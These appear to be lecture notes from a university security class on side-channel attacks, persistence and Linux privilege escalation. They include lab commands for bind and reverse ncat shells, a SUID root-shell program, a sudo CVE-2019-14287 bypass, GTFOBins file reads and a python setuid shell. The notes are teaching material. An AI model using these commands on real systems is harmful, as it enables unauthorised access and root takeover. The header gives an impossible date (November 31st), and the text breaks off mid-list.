PRIVILEGE ESCALATION, PERSISTENCE, SIDE-CHANNEL ATTACKS

"The one where we expand our foothold "


November 31st, 2024

Credits


Content: Ondřej Lukáš, Sebastian Garcia, Maria Rigaki
Martin Řepa, Lukáš Forst., Veronica Valeros, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-6
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/playlist?list=PLQL6z4JeTTQmu09ItEQaqjt6tk0KnRsLh
INTRO SOUND	https://www.youtube.com/watch?v=IzuJpFs2u4s
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSIvn6wIHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class



Pioneer Prize for Assignment 6 (14:33, 2m)

1st Place	2nd Place	3rd Place
		
Waveshare RP2040-One	Raspberry Pi Pico 2	Multifunctional clock 3 in 1, 7-segment LED, DS3231
Jan (kabicjan)	David (kostada2)	Ľuboslav (motoslub)

Parish notices


1. For CTU students: The class on **Nov 21st** is moved to **KN: E-301**. The live stream and recording should be working as usual.
2. Assignment 1 is now stopped.
3. Assignments 2-5 end on **November 7th, 2024 23:59**.
4. Online students, make sure you pulled the changes and start the class 6

Class outline

1. Side Channel Attacks
2. Gaining Persistence
3. Privilege Escalation
4. Staying under the radar

Side Channel Attacks (30 min)

A side-channel attack is a security **vulnerability** that aims to gather information from a system (or influence the program execution of a system) by measuring or exploiting indirect effects of the system or its hardware -- rather than targeting the program or its code directly.



Types of side-channel attacks

Electromagnetic (EM)

EM Key Extraction: capturing electromagnetic emissions from a computer's CPU while it performs encryption. Electromagnetic radiation can reveal patterns that allow the attacker to deduce cryptographic keys.

Acoustic

Acoustic attacks involve using a highly sensitive microphone to capture the sound produced by a computer's components during cryptographic operations. The sound of electrical activity can provide clues about the operations and key.

Power

Smart Card Power Analysis: Attackers monitor the power consumption of a smart card while it performs cryptographic operations, such as RSA encryption. Variations in power usage can provide information about the key used for encryption.

Timing

The basic idea is that different data can make a program or system run **faster or slower**, and by carefully observing these small timing differences, an attacker can guess what data is being processed.

Demo - Timing Side Channel Attack (10 min)

Consider the following piece of code:

```python
def check_password(password: str,  correct_password:str) -> bool:
    if len(password) != len(correct_password):
        return False
    for a,b in zip(password, correct_password):
        if a != b:
            return False
    return True
```

What is wrong with it? Can we take advantage of it?

Let us see how code like this can be used for a timing attack. We will use the timing attack to find a password to access the server. We know that the server is using the code above to verify passwords. We will take advantage of it and measure the response time in repeated attempts to login. First, we need to start the server:

EVERYONE:

1. `cp -r /data/timing-demo/ ~/`
2. Run the vulnerable server
    - Start tmux for the server:
        - `tmux new -s sca_server`
    - Install dependencies

```
- cd timing-demo

- python3 -m venv sca-venv

- source sca-venv/bin/activate

- pip install -r requirements.txt
```

- start server
  - `uvicorn server:app --host="0.0.0.0" --port=8000`
- Detach from tmux
  - CTRL+B D

CTU Students

- Share your IP address so others can attack you (`ifconfig`)
- Find a friend to attack (in matrix or in the room)
- Attack!:
  - `cd timing-demo`
  - `source sca-venv/bin/activate`
  - Timing attack
    - `python3 client.py --server="<IP-OF-YOUR-FRIEND>"`
  - Bruteforcing:
    - `python3 client.py --server="<IP-OF-YOUR-FRIEND>" --mode="bruteforcing"`

Online students:

- Outside the tmux do
  - `cd timing-demo`
  - `source sca-venv/bin/activate`
- Timing attack:
  - `python3 client.py`
- Bruteforcing
  - `python3 client.py --mode="bruteforce"`

What's faster? What are the benefits and downsides of this approach?

Everyone


Don’t forget to stop the server when you finish the attack

1. `tmux a -t sca_server`
2. CTRL+C
3. exit

Examples of real-world side channel attacks

Rowhammer attacks (HW-based side channel attack)[1]

The Rowhammer attack is a hardware-based vulnerability in DRAM memory where **repeatedly accessing** (or "hammering") a specific row of memory cells causes electrical interference that can flip bits in adjacent rows, altering data unintentionally. It allows attackers to potentially corrupt data or manipulate critical information in memory, leading to privilege escalation, data breaches, or unauthorized access. Rowhammer exploits can be especially dangerous in shared environments like cloud services, where attackers might target memory to gain access to other users' data or escalate privileges within the system.



[2]

Meltdown (2018)

Reading data from the kernel memory that was **pre-loaded** and incorrectly cleared (or rather not cleared at all) from the user space. Simplified steps of the attack:

---

[1] https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf


[2] https://thehackernews.com/2018/06/android-rowhammer-rampage-hack.html

1. **Triggering Speculative Execution**
    a. The attacker's code triggers speculative execution of unauthorized memory access, loading privileged data into the CPU cache.
2. **Data Loaded into Cache**
    a. Even though the access is blocked, sensitive data remains in the CPU cache as a side effect of speculative execution. (Data access is not provided to the attacker.)
3. **Cache Timing Attack:**
    a. The attacker uses cache timing techniques (like Flush+Reload or Prime+Probe) to measure memory access times, revealing which data was cached.
4. **Extracting Data:**
    a. By repeating this process for different memory locations, the attacker infers the sensitive data, one cache line at a time.

The latest PoC can read up to 500Kbyte/s of kernel memory

Spectre (CVE-2017-5753 & CVE-2017-5715)

Bypassing bound checks (reading outside of allowed space in the user memory). Similar to Meltdown, but **on the software level**. Spectre takes advantage of speculative execution and branch prediction **to trick a program into executing code paths that would normally be inaccessible**, allowing an attacker to extract sensitive information from memory.



(source Alan Turing Institute, Meltdown and Spectre - Professor Mark Handley, UCL)

How does it work?

1. **Mistraining the Branch Predictor:**
   a. The attacker causes the CPU's **branch predictor** to **mispredict** the outcome of a conditional branch in a victim program. This can be done by repeatedly running the code in a way that trains the branch predictor to make the wrong decision.
2. **Speculative Execution of Victim Code:**
   a. After the branch predictor has been tricked, the CPU speculatively executes the instructions following the mispredicted branch. The speculative execution may include accessing sensitive data, like secret keys, passwords, or private memory, which would normally be protected and inaccessible by the attacker.
3. **Leaving Side-Channel Traces**
   a. While the results of speculative execution are eventually discarded (once the CPU realizes the branch prediction was wrong), side effects of the execution—such as changes to the CPU cache—remain.
4. **Extracting the Data**

a. The attacker then uses a cache-timing side-channel attack (such as Flush+Reload or Prime+Probe) to infer the values of the sensitive data. By measuring how long it takes to access certain memory locations, the attacker can determine which data was speculatively loaded into the cache.

Spectre demo:

Let us try to use it! (*The result of this demo depends on your CPU architecture, might not work as expected.*). We will run the spectre demo code to try to read parts of memory which we should not have access to. The key components are the following function and vulnerable CPU with speculative execution of code in the branches.

```
uint8_t array1[16] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};
void victim_function(size_t x) {
  if (x < array1_size) {                // bounds check - triggers speculative execution
    temp &= array2[array1[x] * 512];    // access values in array2 using the indices from array1
  }
}
```

1. Copy the spectre PoC code[3]
   a. `cp -r /data/SpectrePoC/ ~/`
   b. `cd SpectrePoC`
2. Check the code (optional)
   a. `vim spectre.c`
3. Compile the code
   a. `make`
4. Run the code!
   a. `./spectre.out`
5. If you see a lot of lines containing 0xXX='?', try to run the demo with an increased threshold for the cache hits
   a. `./spectre.out [40-200]`
6. Optional: recompile with mitigations as shown in the PoC Description

Effects:

- Reading kernel memory in Linux
- Using javascript to read data from other webpages/browser data)

→ Full lecture on Meltdown and Spectre

[3] Source https://github.com/crozone/SpectrePoC/tree/master

Side-channel attacks, including timing attacks, exploit indirect information such as power consumption or cache behavior to infer sensitive data. These attacks bypass standard security measures by leveraging both hardware vulnerabilities and software behavior, making them difficult to detect and mitigate across a wide range of systems.

Gaining Persistence (35 min)

We are in the target device ... what to do next?


5. Why do we need persistence?
    a. Original vulnerability is detected and solved.
    b. Changes in configurations
    c. Need to hide origin or method
    d. Some exploits work only once

6. How can we get persistence (according to MITRE)
    a. Account Manipulation
    b. Boot or Logon Autostart Execution
    c. Browser Extensions
    d. Compromise Client Software Binary
    e. Create Account
    f. Create or Modify System Process
    g. Event-Triggered Execution
    h. Scheduled Task/Job

Example 1 - Remote shell

We will create a connection from your **attacker's** device to the **victim's** computer (which we have access to) to create an additional entry point. Since you have access already to the victims computer (it doesn't matter how) you can run a program there. This program will open a port so you can connect to it directly from your computer (attacker's computer).

The program 'skips' the traditional login method such as ssh



Prepare your victim's computer

CTU Students

1. Start tmux for the victim
    a. `tmux new -s victim`
2. Create a new user myvictim
    a. `adduser myvictim` (choose a password you remember)
3. Share your IP in matrix (and search for a friend to attack)
    a. `ifconfig`
4. Switch to user myvictim
    a. `su - myvictim`

Online students

1. Start tmux for the victim
    a. `tmux new -s victim`
2. Connect to a target host
    a. `ssh root@172.20.0.98`
        i. Password: admin
3. Create a new user myvictim (inside the victim computer)
    a. `adduser myvictim` (choose a password you remember)
4. Switch to user myvictim

a. `su - myvictim`

Everyone

- Continue in your victim's tmux
  - Open port 9000 to the world and with a shell using ncat
    i. `ncat -l 9000 -k -c /bin/bash`
       1. -l → listen mode
       2. port 9000
       3. -k → keep open
       4. -c → command
- Leave the victim's tmux (CTRL+b d)
- As **attacker**
  - Start tmux for the attacker
    i. `tmux new -s attacker`
  - **CTU students:**
    i. `ncat <VICTIM-IP> 9000`
  - **Online students**
    i. `ncat 172.20.0.98 9000`
  - Try running commands:
    i. `ls -lah`
    ii. `ps`
    iii. `w`


What are the problems with this approach? What can break? How would you stop

this? Can we do any better?

Reverse shell

We will try the same idea as before but with reversed directions. Instead of the attacker initiating the connection to the victim, the victim will connect to the attacker

Keep in mind that still you first need to have access to the victim's computer. The difference is in who starts the new connection.



Preparation - Everyone

1. Get out of all your previous tmux.
2. Stop all previous ncats(s)
    a. `tmux attach-session -t victim`
    b. `CTRL + C`
3. Get out of victim's tmux.
4. Open the port in the **attacker's** host and wait
    a. `tmux attach-session -t attacker`
    b. `ncat -l 9000 -k`
5. Get out of the attacker's tmux.
6. Connect to the open port **from the victim**. You create a shell and send it to the attacker:
    a. `tmux attach-session -t victim`
    b. **Online students**

i. `ncat 172.20.0.2 9000 -c /bin/bash`

ii. Switch back to the attacker and play!

1. CTRL+B D
2. `tmux attach-session -t attacker`

c. **CTU students**

i. `ncat <your friends IP> 9000 -c /bin/bash`

ii. CTRL+B D

1. `tmux attach-session -t attacker`

7. As an **attacker,** wait until someone gives you a shell and try to run commands.

More ideas?

- What happens if the victim host restarts?
  - cron?
- PayloadsAllTheThings - Persistence
- Reverse SSH (Similar to the reverse shell with ncat)
- Add TLS to netcat with --ssl
- Use port 443/TCP and not 9000
- Automate! (Class on Malware and C&C)
- Adding new users?
- DNS tunneling of shell

Ncat as a chatting mechanism

Only CTU students, sorry internet 😕

- I will create the chat server:
  - `ncat -k -l 9999 --broker --chat`
- Everyone try to connect to my IP and chat!

- `ncat 172.20.0.5 9999`

> Persistence gaining in post-exploitation involves techniques that allow an attacker to maintain long-term access to a compromised system, even after disruptions such as reboots. This is commonly achieved by planting mechanisms like cron jobs, systemd services, or modifying system startup scripts to automatically execute remote or reverse shells. These shells reconnect to the attacker's machine, allowing them to regain control without needing to exploit the system again. The goal is to ensure that the attacker has continuous, stealthy access for further operations or data exfiltration.

Break (15:30)

Privilege Escalation (60 mins)

Do you need root permissions?

1. **No.** Almost nobody really needs it. If you don't need it, better.
2. When you don't need root?
    a. Any attack to abuse the resources (CPU, mem, disk, bandwidth, etc.)
        i. Want to execute a miner?
            1. You just need JS in a webpage, not even a compromise.
            2. If you compromise, a normal user is enough.
    b. To install a server in a non-privileged port (not 0-1024) (persistence!)
    c. IoT. Same idea. Just the bandwidth
    d. What about APTs? Not even that
    e. Lateral Movement
    f. Access local DB
    g. Web-shells
3. When do you need root?
    a. Install global programs (not only for you)

b. Modify the kernel
c. Sniff packets (sometimes)
d. Use restricted ports
e. Delete your traces (sometimes)
f. Add users (more persistence)


How to be root if you are not (yet)?

1. Get as much information as you can
    a. Versions of everything ✅
    b. Programs installed
    c. Times
    d. Users ✅
    e. IPs ✅
2. Local misconfigurations
    a. 99% of the time, the attacks are a misconfiguration of something.
    b. Old misconfigurations: SUID binaries
        1. What are they?
            a. Files with special bits set in permission:
                i. SetUID: The process is created with the 'user permissions' of the user owner of the file
                ii. SetGID: The process is created with the 'group permission' of the user owner of the file
                iii. Sticky Bit: The files in the directory with a sticky bit can only be deleted by their owners.

Example 2 - SUID Binaries

Consider the following example:

Passwords are stored in /etc/shadow. Only root can read and modify the file. How can a non-privileged user change their password?



(Credit: https://tonydeng.github.io/)

Examples of SUID binaries commonly found in Linux systems:

- passwd
- sudo
- su
- umount
- mount
- newgrp
- chfn
- gpasswd

How to find them in your system?

- `find / -perm -u=s -type f -exec ls -la {} 2>/dev/null \;`
  - `/ ->` search everywhere (start from the root)
  - `-p -u=s` -> search for files where user sticky bit in user is set
  - `-type f` -> search for files (skip directories and special files)
  - `-exec ls -la {}` -> execute "ls -la" with filename(s) found

- 2>/dev/null -> discard stderr

- Alternatively:
  - `find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`

How do we set the SUID bit?

1. Online students (CTU students have this from previous exercise):
   a. `adduser myvictim`

As **root**

2. `chmod 4755 <file>` OR `chmod +s <file>`
3. You can use this technique to have a type of 'backdoor' if you ever get root. And gain persistence.
4. SUID example, **as root**
   a. Create a file with this content in `/tmp/suid_example.c`

```
int main(void){
  setresuid(0, 0, 0);
  system("/bin/sh");
}
```

   b. Compile
      i. `gcc /tmp/suid_example.c -o /tmp/suid_example`
   c. Make root owner
      i. `chown root.root /tmp/suid_example`
   d. Give execution permission
      i. `chmod +x /tmp/suid_example`
   e. Enable SUID bit
      i. `chmod +s /tmp/suid_example`
   f. Change into the user **myvictim** (still as root)
      i. `su - myvictim`
      ii. `id`
      iii. `/tmp/suid_example`
      iv. `id`

Finding ways to escalate privileges

- Login brute forcing and social engineering too!

- List of things to do to get root
- Linux - Privilege Escalation checklist
- Local exploits in the kernel (very difficult to find)
- Example from 2022: https://www.openwall.com/lists/oss-security/2022/10/13/2
- Local exploits in programs (a little more common)

PEASS-ng

A very good way to check is to run PEASS-ng (formerly LinPEAS) - Privilege Escalation Awesome Scripts SUITE (preferably not as root)

1. `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`
2. Sample report

GTFOBins

List of ways how we can exploit misconfigured binaries to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges: https://gtfobins.github.io/

What are restricted shells?

A restricted shell in Linux **limits user** commands and actions, like changing directories or executing certain files. For example, in rbash (restricted bash), the user can't run commands outside their home directory.

Let's see an example from GTFO bins page. Base64 binary and what can happen if it is misconfigured

1. As **root**
    a. Create a very secret file
        i. echo "hello BSY class" > /tmp/secret_file.txt
    b. Set permissions so only the owner (root)
        i. chmod 400 /tmp/secret_file.txt
    c. Create a copy of base64 binary with SUID bit set
        i. install -m =xs $(which base64) /tmp/base64_bad

2. **As myvictim**
    a. Switch to myvictim user
        i. `su - myvictim`
    b. Try to read the secret file
        i. `cat /tmp/secret_file.txt`
    c. Use the newly created base64_bad to read the file
        i. `/tmp/base64_bad /tmp/secret_file.txt  | base64 --decode`

Example 2 - SUDO issue CVE-2019-14287

"In a specific scenario where you have been allowed to run a specific, or any, command as any other user except the root, the vulnerability could still allow you to bypass this security policy and take complete control over the system as root."

5. As **root**
    a. Download and extract the vulnerable sudo
        i. `wget https://www.sudo.ws/dist/sudo-1.8.27.tar.gz -O /tmp/sudo.tar.gz && tar xfz /tmp/sudo.tar.gz -C /tmp/`
    b. Compile and install the vulnerable sudo in the dockers:
        i. `cd /tmp/sudo-1.8.27`
        ii. `./configure`
        iii. `make && make install`
6. Let's add a vulnerable configuration
7. As **root**
    a. Edit /etc/sudoers as root and add
        i. Use visudo
            - `visudo`
        ii. Why not edit by hand?
            - Because visudo checks the syntax and also is one atomic operation
                a. Enable edit mode with "i"

b. Insert following line:

c. `myvictim ALL=(ALL, !root) /usr/bin/vim`

- Quit editing mode by ESC
- Save file

a. `:wq + ENTER`

iii. This means that user **myvictim** may run Vim as any other user but **not** as root.

8. So, user myvictim can't normally run vim as root
   a. As **myvictim**
      i. Switch to the myvictim user
      - `su - myvictim`

      ii. Try to run vim
      - `sudo vim`

      iii. You should see something like this:

      Sorry, the user myvictim is not allowed to execute '/usr/bin/vim' as root on bsy_xx.

      or

      Sorry, user myvictim is not allowed to execute '/usr/bin/vim' as root on hackerlab. (Online students)

   b. User myvictim can **exploit** the vulnerability and run the binary vim as root now!
      i. `sudo -u#-1 /usr/bin/vim`

      - -u -> run as user <id>
        a. Try with -1 or 4294967295
           i. Why 4294967295????

9. Now we have a vim as root, but what next?

a. How can you imagine you can exploit this?

i. `sudo -u#-1 /usr/bin/vim -c '!sh'`

Extra:

1. Install a program that will keep your access (future class) or use **pwncat**
2. Read more about other SUDO vulnerabilities:
   a. https://hamzakhattak.medium.com/sudo-vulnerability-in-linux-lead-to-privilege-escalation-cve-2023-22809-fbb7f300ef49
   b. https://www.whitesourcesoftware.com/resources/blog/new-vulnerability-in-sudo-cve-2019-14287/
   c. https://nvd.nist.gov/vuln/detail/CVE-2021-3156

Example 3 - binaries with setuid capabilities

A binary with setuid capabilities is an executable file where the setuid bit is set. When a user executes this binary, the operating system treats the process as if it were started by the binary's owner (often root), allowing the program to perform actions that the executing user normally wouldn't have permission to do.

Recap - What are capabilities?

1. `getcap -r / 2>/dev/null`
2. As **root**
   a. For CTU students
      i. `setcap cap_setuid+ep /usr/bin/python3.10`
   b. For online students
      i. `setcap cap_setuid+ep /usr/bin/python3.11`
3. As **myvictim**
   a. For CTU students
      i. `/usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash");'`
   b. For online students

